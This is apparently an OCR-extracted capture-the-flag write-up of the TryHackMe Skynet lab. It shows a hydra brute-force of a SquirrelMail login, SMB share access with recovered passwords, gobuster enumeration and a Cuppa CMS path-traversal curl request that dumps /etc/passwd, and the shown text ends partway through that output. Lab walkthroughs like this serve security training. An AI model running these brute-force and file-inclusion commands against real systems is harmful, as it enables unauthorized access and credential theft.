
Request to http://10.10.224.125:80

```
POST /squirrelmail/src/redirect.php HTTP/1.1
Host: 10.10.224.125
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Origin: http://10.10.224.125
DNT: 1
Connection: close
Referer: http://10.10.224.125/squirrelmail/src/login.php
Cookie: SQMSESSID=5jqv0ovjsdgr9kmldp5lgulu66
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

login_username=milesdyson&secretkey=admin&js_autodetect_results=1&just_logged_in=1
```

Figure 3.7: HTTP

–


hydra



```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Skynet]
└─# hydra -l milesdyson -P log1.txt 10.10.224.125 http-post-form '/squirrelmail/src/redirect.php:login_username=^USE
R^&secretkey=^PASS^&js_autodetect_results=1&just_logged_in=1:Unknown user or password incorrect.'
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-13 14:49:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 31 login tries (l:1/p:31), ~2 tries per task
[DATA] attacking http-post-form://10.10.224.125:80/squirrelmail/src/redirect.php:login_username=^USER^&secretkey=^PA
SS^&js_autodetect_results=1&just_logged_in=1:Unknown user or password incorrect.
[80][http-post-form] host: 10.10.224.125   login: milesdyson   password: cyborg007haloterminator
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-13 14:50:04
```

Figure 3.8: HTTP

– we found sum potential credentials milesdyson:cyborg007haloterminator



Last Refresh:
Wed, 1:54 pm
(Check mail)

Current Folder: **INBOX**


Viewing Messages: **1** to **3** (3 total

From	Date	Subject
□ skynet@skynet	Sep 17, 2019	Samba Password reset
□ serenakogan@skynet	Sep 17, 2019	(no subject)
□ serenakogan@skynet	Sep 17, 2019	(no subject)

Viewing Messages: **1** to **3** (3 total

Figure 3.9: HTTP


– in the mails we found the smb password of the milesdyson:)s{A&2Z=F^n_E.B



```
┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Skynet]
└─# smbclient //10.10.224.125/milesdyson -U milesdyson
Password for [WORKGROUP\milesdyson]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Sep 17 05:05:47 2019
  ..                                  D        0  Tue Sep 17 23:51:03 2019
  Improving Deep Neural Networks.pdf      N  5743095  Tue Sep 17 05:05:14 2019
  Natural Language Processing-Building Sequence Models.pdf      N 12927230  Tue Sep 17 05:05:14 2019
  Convolutional Neural Networks-CNN.pdf      N 19655446  Tue Sep 17 05:05:14 2019
  notes                               D        0  Tue Sep 17 05:18:40 2019
  Neural Networks and Deep Learning.pdf      N  4304586  Tue Sep 17 05:05:14 2019
  Structuring your Machine Learning Project.pdf      N  3531427  Tue Sep 17 05:05:14 2019

              9204224 blocks of size 1024. 5812808 blocks available
smb: \> cd notes
smb: \notes\> ls
  .                                   D        0  Tue Sep 17 05:18:40 2019
  ..                                  D        0  Tue Sep 17 05:05:47 2019
  3.01 Search.md                      N    65601  Tue Sep 17 05:01:29 2019
  4.01 Agent-Based Models.md          N     5683  Tue Sep 17 05:01:29 2019
  2.08 In Practice.md                 N     7949  Tue Sep 17 05:01:29 2019
  0.00 Cover.md                       N     3114  Tue Sep 17 05:01:29 2019
  1.02 Linear Algebra.md              N    70314  Tue Sep 17 05:01:29 2019
  important.txt                       N      117  Tue Sep 17 05:18:39 2019
  6.01 pandas.md                      N     9221  Tue Sep 17 05:01:29 2019
  3.00 Artificial Intelligence.md      N       33  Tue Sep 17 05:01:29 2019
  2.01 Overview.md                    N     1165  Tue Sep 17 05:01:29 2019
  3.02 Planning.md                    N    71657  Tue Sep 17 05:01:29 2019
  1.04 Probability.md                 N    62712  Tue Sep 17 05:01:29 2019
  2.06 Natural Language Processing.md      N    82633  Tue Sep 17 05:01:29 2019
  2.00 Machine Learning.md            N       26  Tue Sep 17 05:01:29 2019
  1.03 Calculus.md                    N    40779  Tue Sep 17 05:01:29 2019
  3.03 Reinforcement Learning.md      N    25119  Tue Sep 17 05:01:29 2019
  1.08 Probabilistic Graphical Models.md      N    81655  Tue Sep 17 05:01:29 2019
  1.06 Bayesian Statistics.md         N    39554  Tue Sep 17 05:01:29 2019
  6.00 Appendices.md                  N       20  Tue Sep 17 05:01:29 2019
  1.01 Functions.md                   N     7627  Tue Sep 17 05:01:29 2019
  2.03 Neural Nets.md                 N   144726  Tue Sep 17 05:01:29 2019
  2.04 Model Selection.md             N    33383  Tue Sep 17 05:01:29 2019
  2.02 Supervised Learning.md         N    94287  Tue Sep 17 05:01:29 2019
  4.00 Simulation.md                  N       20  Tue Sep 17 05:01:29 2019
  3.05 In Practice.md                 N     1123  Tue Sep 17 05:01:29 2019
  1.07 Graphs.md                      N     5110  Tue Sep 17 05:01:29 2019
  2.07 Unsupervised Learning.md       N    21579  Tue Sep 17 05:01:29 2019
  2.05 Bayesian Learning.md           N    39443  Tue Sep 17 05:01:29 2019
  5.03 Anonymization.md               N     2516  Tue Sep 17 05:01:29 2019
  5.01 Process.md                     N     5788  Tue Sep 17 05:01:29 2019
  1.09 Optimization.md                N    25823  Tue Sep 17 05:01:29 2019
  1.05 Statistics.md                  N    64291  Tue Sep 17 05:01:29 2019
  5.02 Visualization.md               N      940  Tue Sep 17 05:01:29 2019
  5.00 In Practice.md                 N       21  Tue Sep 17 05:01:29 2019
  4.02 Nonlinear Dynamics.md          N    44601  Tue Sep 17 05:01:29 2019
  1.10 Algorithms.md                  N    28790  Tue Sep 17 05:01:29 2019
  3.04 Filtering.md                   N    13360  Tue Sep 17 05:01:29 2019
  1.00 Foundations.md                 N       22  Tue Sep 17 05:01:29 2019

              9204224 blocks of size 1024. 5812808 blocks available
smb: \notes\> more important.txt
```


Figure 3.10: HTTP

– we got a secret directory



```
1. Add features to beta CMS /45kra24zxs28v3yd
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
/tmp/smbmore.b6xuRl (END)
```

Figure 3.11: HTTP




Miles Dyson Personal Page

Dr. Miles Bennett Dyson was the original inventor of the neural-net processor which would lead to the development of Skynet,
a computer A.I. intended to control electronically linked weapons and defend the United States.


Figure 3.12: HTTP

– we ran gobuster on the secret directory and we found




```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Skynet]
└─# gobuster dir -u http://10.10.224.125/45kra24zxs28v3yd/  -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.224.125/45kra24zxs28v3yd/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/13 15:16:58 Starting gobuster in directory enumeration mode
===============================================================
/administrator        (Status: 301) [Size: 339] [--> http://10.10.224.125/45kra24zxs28v3yd/administrator/]
Progress: 15082 / 220561 (6.84%)
```

Figure 3.13: HTTP



Use a valid username and password to gain access to the administrator


Figure 3.14: HTTP



```
        >> we tried the credentials we got but didn't work so we will
        >> searchsploit cuppa
        >> searchsploit -m php/webapps/25971.txt // to get that in out thm directory
        >> curl http://10.10.160.187/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd
<script>
      function CloseDefaultAlert(){
            SetAlert(false, "", "#alert");
            setTimeout(function () {SetBlockade(false)}, 200);
      }
      function ShowAlert(){
            _width = '';
            _height = '';
            jQuery('#alert').animate({width:parseInt(_width), height:parseInt(_height), 'margin-left':-(parseInt(_width)*0.5)+20, 'margin-
  top':-(parseInt(_height)*0.5)+20 }, 300, "easeInOutCirc", CompleteAnimation);
                  function CompleteAnimation(){
                        jQuery("#btnClose_alert").css('visibility', "visible");
                        jQuery("#description_alert").css('visibility', "visible");
                        jQuery("#content_alert").css('visibility', "visible");
                  }
      }
</script>
<div class="alert_config_field" id="alert" style="z-index:;">
   <div class="btnClose_alert" id="btnClose_alert" onclick="javascript:CloseDefaultAlert();"></div>
      <div class="description_alert" id="description_alert"><b>Field configuration: </b></div>
   <div class="separator" style="margin-bottom:15px;"></div>
   <div id="content_alert" class="content_alert">
      root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
